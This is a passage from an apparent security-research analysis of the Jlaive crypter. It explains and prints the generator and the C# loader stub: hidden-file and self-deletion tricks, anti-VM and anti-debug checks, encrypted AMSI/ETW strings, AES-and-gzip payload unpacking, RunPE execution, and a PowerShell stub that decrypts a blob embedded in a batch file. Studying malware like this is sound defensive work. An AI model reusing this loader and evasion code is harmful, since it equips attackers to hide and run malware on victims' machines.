


```
public string CreateCS(bool antidebug, bool antivm, bool meltfile, bool native)
{
    StringBuilder builder = new StringBuilder();
    if (antidebug) builder.AppendLine("#define ANTI_DEBUG");
    if (antivm) builder.AppendLine("#define ANTI_VM");
    if (native) builder.AppendLine("#define USE_RUNPE");
    if (meltfile) builder.AppendLine("#define MELT_FILE");
    var replacements = new Dictionary<string, string> {
        { "namespace_name", RandomString(20, rng) },
        { "class_name", RandomString(20, rng) },
        { "field_name", RandomString(20, rng) },
        { "exitfunction_name", RandomString(20, rng) },
        { "aesfunction_name", RandomString(20, rng) },
        { "uncompressfunction_name", RandomString(20, rng) },
        { "getembeddedresourcefunction_name", RandomString(20, rng) },
        { "virtualprotect_name", RandomString(20, rng) },
        { "checkremotedebugger_name", RandomString(20, rng) },
        { "isdebuggerpresent_name", RandomString(20, rng) },
        { "amsiscanbuffer_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("AmsiScanBuffer"), Key, IV)) },
        { "etweventwrite_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("EtwEventWrite"), Key, IV)) },
        { "checkremotedebugger_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("CheckRemoteDebuggerPresent"), Key, IV)) },
        { "isdebuggerpresent_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("IsDebuggerPresent"), Key, IV)) },
        { "payloadexe_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("payload.exe"), Key, IV)) },
        { "runpedllexe_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("runpe.dll"), Key, IV)) },
        { "runpeclass_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("runpe.RunPE"), Key, IV)) },
        { "runpefunction_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("ExecutePE"), Key, IV)) },
        { "cmdcommand_str", Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes("/c choice /c y /n /d y /t 1 & attrib -h -s \""), Key, IV)) },
        { "key_str", Convert.ToBase64String(Key) },
        { "iv_str", Convert.ToBase64String(IV) }
    };
    builder.AppendLine(replacements.Aggregate(GetEmbeddedString("Jlaive.Resources.Stub.cs"), (c, r) => c.Replace(r.Key, r.Value)));
    return builder.ToString();
}
```

Figure 20. Creating C# and obfuscating C# loader

Stub.cs (loader) functionalities include the following:


1. **File manipulation and self-deletion.** *Stub.cs* sets the attributes of its own executable file to be both hidden and system, making it less likely to be noticed by users. If the *MELT_FILE* compilation symbol is defined, the application attempts to move itself to the system's temporary directory and then deletes the original file. When the program finishes execution, it also attempts to delete its own executable file.



```
using System;
using System.Diagnostics;
using System.IO;
using System.IO.Compression;
using System.Text;
using System.Reflection;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Security.Principal;
using System.Management;
using System.Threading;
using Microsoft.Win32;

namespace namespace_name
{
    internal class class_name
    {
        static string field_name = Process.GetCurrentProcess().MainModule.FileName;
        static void Main(string[] args)
        {
            File.SetAttributes(field_name, FileAttributes.Hidden | FileAttributes.System);

#if MELT_FILE
            string batpath = field_name.Replace(".bat.exe", ".bat");
            if (batpath.IndexOf(Path.GetTempPath(), StringComparison.OrdinalIgnoreCase) != 0)
            {
                string newpath = $"{Path.GetTempPath()}\\{Path.GetFileName(batpath)}";
                File.Copy(batpath, newpath, true);
                File.Delete(batpath);
                Process.Start(newpath);
                exitfunction_name();
                return;
            }
#endif
```

Figure 21. Manipulating and deleting the file


2. **Anti-VM measures.** If the *ANTI_VM* compilation symbol is defined, it checks the system's manufacturer and model to determine if it is running within a VM environment such as VirtualBox or VMware. If it detects a VM environment, the program will terminate itself.



```
#if ANTI_VM
            ManagementObjectSearcher searcher = new ManagementObjectSearcher("Select * from
            Win32_ComputerSystem");
            ManagementObjectCollection instances = searcher.Get();
            foreach (ManagementBaseObject inst in instances)
            {
                string manufacturer = inst["Manufacturer"].ToString().ToLower();
                if ((manufacturer == "microsoft corporation" && inst["Model"].ToString().
                ToUpperInvariant().Contains("VIRTUAL")) || manufacturer.Contains("vmware") ||
                inst["Model"].ToString() == "VirtualBox")
                {
                    exitfunction_name();
                    return;
                }
            }
            searcher.Dispose();
#endif
```

Figure 22. Scanning for signs of a VM environment


3. **Anti-debugging measures.** If the *ANTI_DEBUG* compilation is configured, the loader utilizes methods within the *kernel32.dll* Windows library to detect if it is being debugged. If a debugger is detected, the program will terminate itself.



```
#if ANTI_DEBUG
            IntPtr crdpaddr = GetProcAddress(kmodule, Encoding.UTF8.GetString(aesfunction_name
            (Convert.FromBase64String("checkremotedebugger_str"), Convert.FromBase64String
            ("key_str"), Convert.FromBase64String("iv_str"))));
            IntPtr idpaddr = GetProcAddress(kmodule, Encoding.UTF8.GetString(aesfunction_name
            (Convert.FromBase64String("isdebuggerpresent_str"), Convert.FromBase64String
            ("key_str"), Convert.FromBase64String("iv_str"))));
            checkremotedebugger_name CheckRemoteDebuggerPresent = (checkremotedebugger_name)
            Marshal.GetDelegateForFunctionPointer(crdpaddr, typeof(checkremotedebugger_name));
            isdebuggerpresent_name IsDebuggerPresent = (isdebuggerpresent_name)Marshal.
            GetDelegateForFunctionPointer(idpaddr, typeof(isdebuggerpresent_name));
            bool remotedebug = false;
            CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref remotedebug);
            if (Debugger.IsAttached || remotedebug || IsDebuggerPresent())
            {
                exitfunction_name();
                return;
            }
#endif
```


Figure 23. Checking for anti-debugging measures

4. **AES decryption and resource extraction.** It extracts resources embedded within itself and decrypts them using AES. In the sample below, the loader decodes a Base64-encoded payload. With the key and IV, it decrypts the payload using AES. It decompresses the decrypted payload, retrieves the embedded resource corresponding to the payload, and writes it to a file. It then sets the file attributes as hidden and system and starts a new thread to execute the file as a process.



```
string payloadstr = Encoding.UTF8.GetString(aesfunction_name(Convert.
FromBase64String("payloadexe_str"), Convert.FromBase64String("key_str"), Convert.
FromBase64String("iv_str")));
string runpestr = Encoding.UTF8.GetString(aesfunction_name(Convert.FromBase64String
("runpedllexe_str"), Convert.FromBase64String("key_str"), Convert.FromBase64String
("iv_str")));

Assembly asm = Assembly.GetExecutingAssembly();
foreach (string name in asm.GetManifestResourceNames())
{
    if (name == payloadstr || name == runpestr) continue;
    File.WriteAllBytes(name, getembeddedresourcefunction_name(name));
    File.SetAttributes(name, FileAttributes.Hidden | FileAttributes.System);
    new Thread(() =>
    {
        Process.Start(name).WaitForExit();
        File.SetAttributes(name, FileAttributes.Normal);
        File.Delete(name);
    }).Start();
}

byte[] payload = uncompressfunction_name(aesfunction_name
(getembeddedresourcefunction_name(payloadstr), Convert.FromBase64String("key_str"),
Convert.FromBase64String("iv_str")));
string[] targs = new string[] { };
try
{
    targs = args[0].Split(' ');
}
catch { }
```


Figure 24. The loader performs a series of operations to decode, decrypt, decompress, and execute malicious payloads hidden within embedded resources, allowing a malicious actor to execute unauthorized actions on a system or carry out malicious activities.



```
static byte[] aesfunction_name(byte[] input, byte[] key, byte[] iv)
{
    AesManaged aes = new AesManaged();
    aes.Mode = CipherMode.CBC;
    aes.Padding = PaddingMode.PKCS7;
    ICryptoTransform decryptor = aes.CreateDecryptor(key, iv);
    byte[] decrypted = decryptor.TransformFinalBlock(input, 0, input.Length);
    decryptor.Dispose();
    aes.Dispose();
    return decrypted;
}

static byte[] uncompressfunction_name(byte[] bytes)
{
    MemoryStream msi = new MemoryStream(bytes);
    MemoryStream mso = new MemoryStream();
    GZipStream gs = new GZipStream(msi, CompressionMode.Decompress);
    gs.CopyTo(mso);
    gs.Dispose();
    mso.Dispose();
    msi.Dispose();
    return mso.ToArray();
}

static byte[] getembeddedresourcefunction_name(string name)
{
    Assembly asm = Assembly.GetExecutingAssembly();
    MemoryStream ms = new MemoryStream();
    Stream stream = asm.GetManifestResourceStream(name);
    stream.CopyTo(ms);
    stream.Dispose();
    byte[] ret = ms.ToArray();
    ms.Dispose();
    return ret;
}
```

Figure 25. Gzip-compressed data; the third function is a method for retrieving an embedded resource as a byte array for executing the assembly

5. **Gzip decompression and payload execution.** Depending on the *USE_RUNPE* compilation symbol, the application either directly loads and executes an assembly or uses RunPE, a method used to run an executable in the memory space of another process.




```
#if USE_RUNPE
            Assembly runpe = Assembly.Load(uncompressfunction_name(aesfunction_name(getembeddedresourcefunction_name(runpestr),
            Convert.FromBase64String("key_str"), Convert.FromBase64String("iv_str"))));
            string runpeclass = Encoding.UTF8.GetString(aesfunction_name(Convert.FromBase64String("runpeclass_str"), Convert.
            FromBase64String("key_str"), Convert.FromBase64String("iv_str")));
            string runpefunction = Encoding.UTF8.GetString(aesfunction_name(Convert.FromBase64String("runpefunction_str"), Convert.
            FromBase64String("key_str"), Convert.FromBase64String("iv_str")));
            runpe.GetType(runpeclass).GetMethod(runpefunction).Invoke(null, new object[]
            {
                Path.ChangeExtension(field_name, null),
                payload,
                targs
            });
#else
            MethodInfo entry = Assembly.Load(payload).EntryPoint;
            try { entry.Invoke(null, new object[] { targs }); }
            catch { entry.Invoke(null, null); }
#endif
            exitfunction_name();
        }
```

Figure 26. Unzipping and executing the payload

PowerShell Loader

The PowerShell loader is built from the template located at the resources called *Stub.ps1*. The crypter compresses, encrypts, and encodes the generated C# stub binary with Base64 and prepends "::" to it. This encrypted blob is later added to the batch file loader. Upon execution of the PowerShell loader, it will read the content of the batch loader and search for the content after "::" to decrypt and execute.




```
log.Items.Add("Encrypting stub...");
byte[] stub_enc = Encrypt(Compress(result.AssemblyBytes), _key, _iv);

log.Items.Add("Creating PowerShell command...");
string pscommand = stubgen.CreatePS();
```

Figure 27. Encrypting C# stub and creating a PowerShell loader process

To read a batch file content, the PowerShell loader uses *%~f0*, a special parameter that represents the full path and file name of the batch script itself. Following the parameter's sequence,


- *%0* represents the name of the batch file itself.
- *%~* is a modifier that allows the manipulation of the variable. In this case, *~f* is used.
- *f* is a modifier that expands the variable to the fully qualified path (including the drive letter, if applicable).



```
$contents_var = [System.IO.File]::ReadAllText('%~f0').Split([Environment]::NewLine);
foreach ($line_var in $contents_var) { if ($line_var.StartsWith(':: ')) {  $lastline_var = $line_var.Substring(3); break; }; };
$payload_var = [System.Convert]::FromBase64String($lastline_var);
$aes_var = New-Object System.Security.Cryptography.AesManaged;
$aes_var.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$aes_var.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$aes_var.Key = [System.Convert]::FromBase64String('DECRYPTION_KEY');
$aes_var.IV = [System.Convert]::FromBase64String('DECRYPTION_IV');
$decryptor_var = $aes_var.CreateDecryptor();
$payload_var = $decryptor_var.TransformFinalBlock($payload_var, 0, $payload_var.Length);
$decryptor_var.Dispose();
$aes_var.Dispose();
$msi_var = New-Object System.IO.MemoryStream(, $payload_var);
$mso_var = New-Object System.IO.MemoryStream;
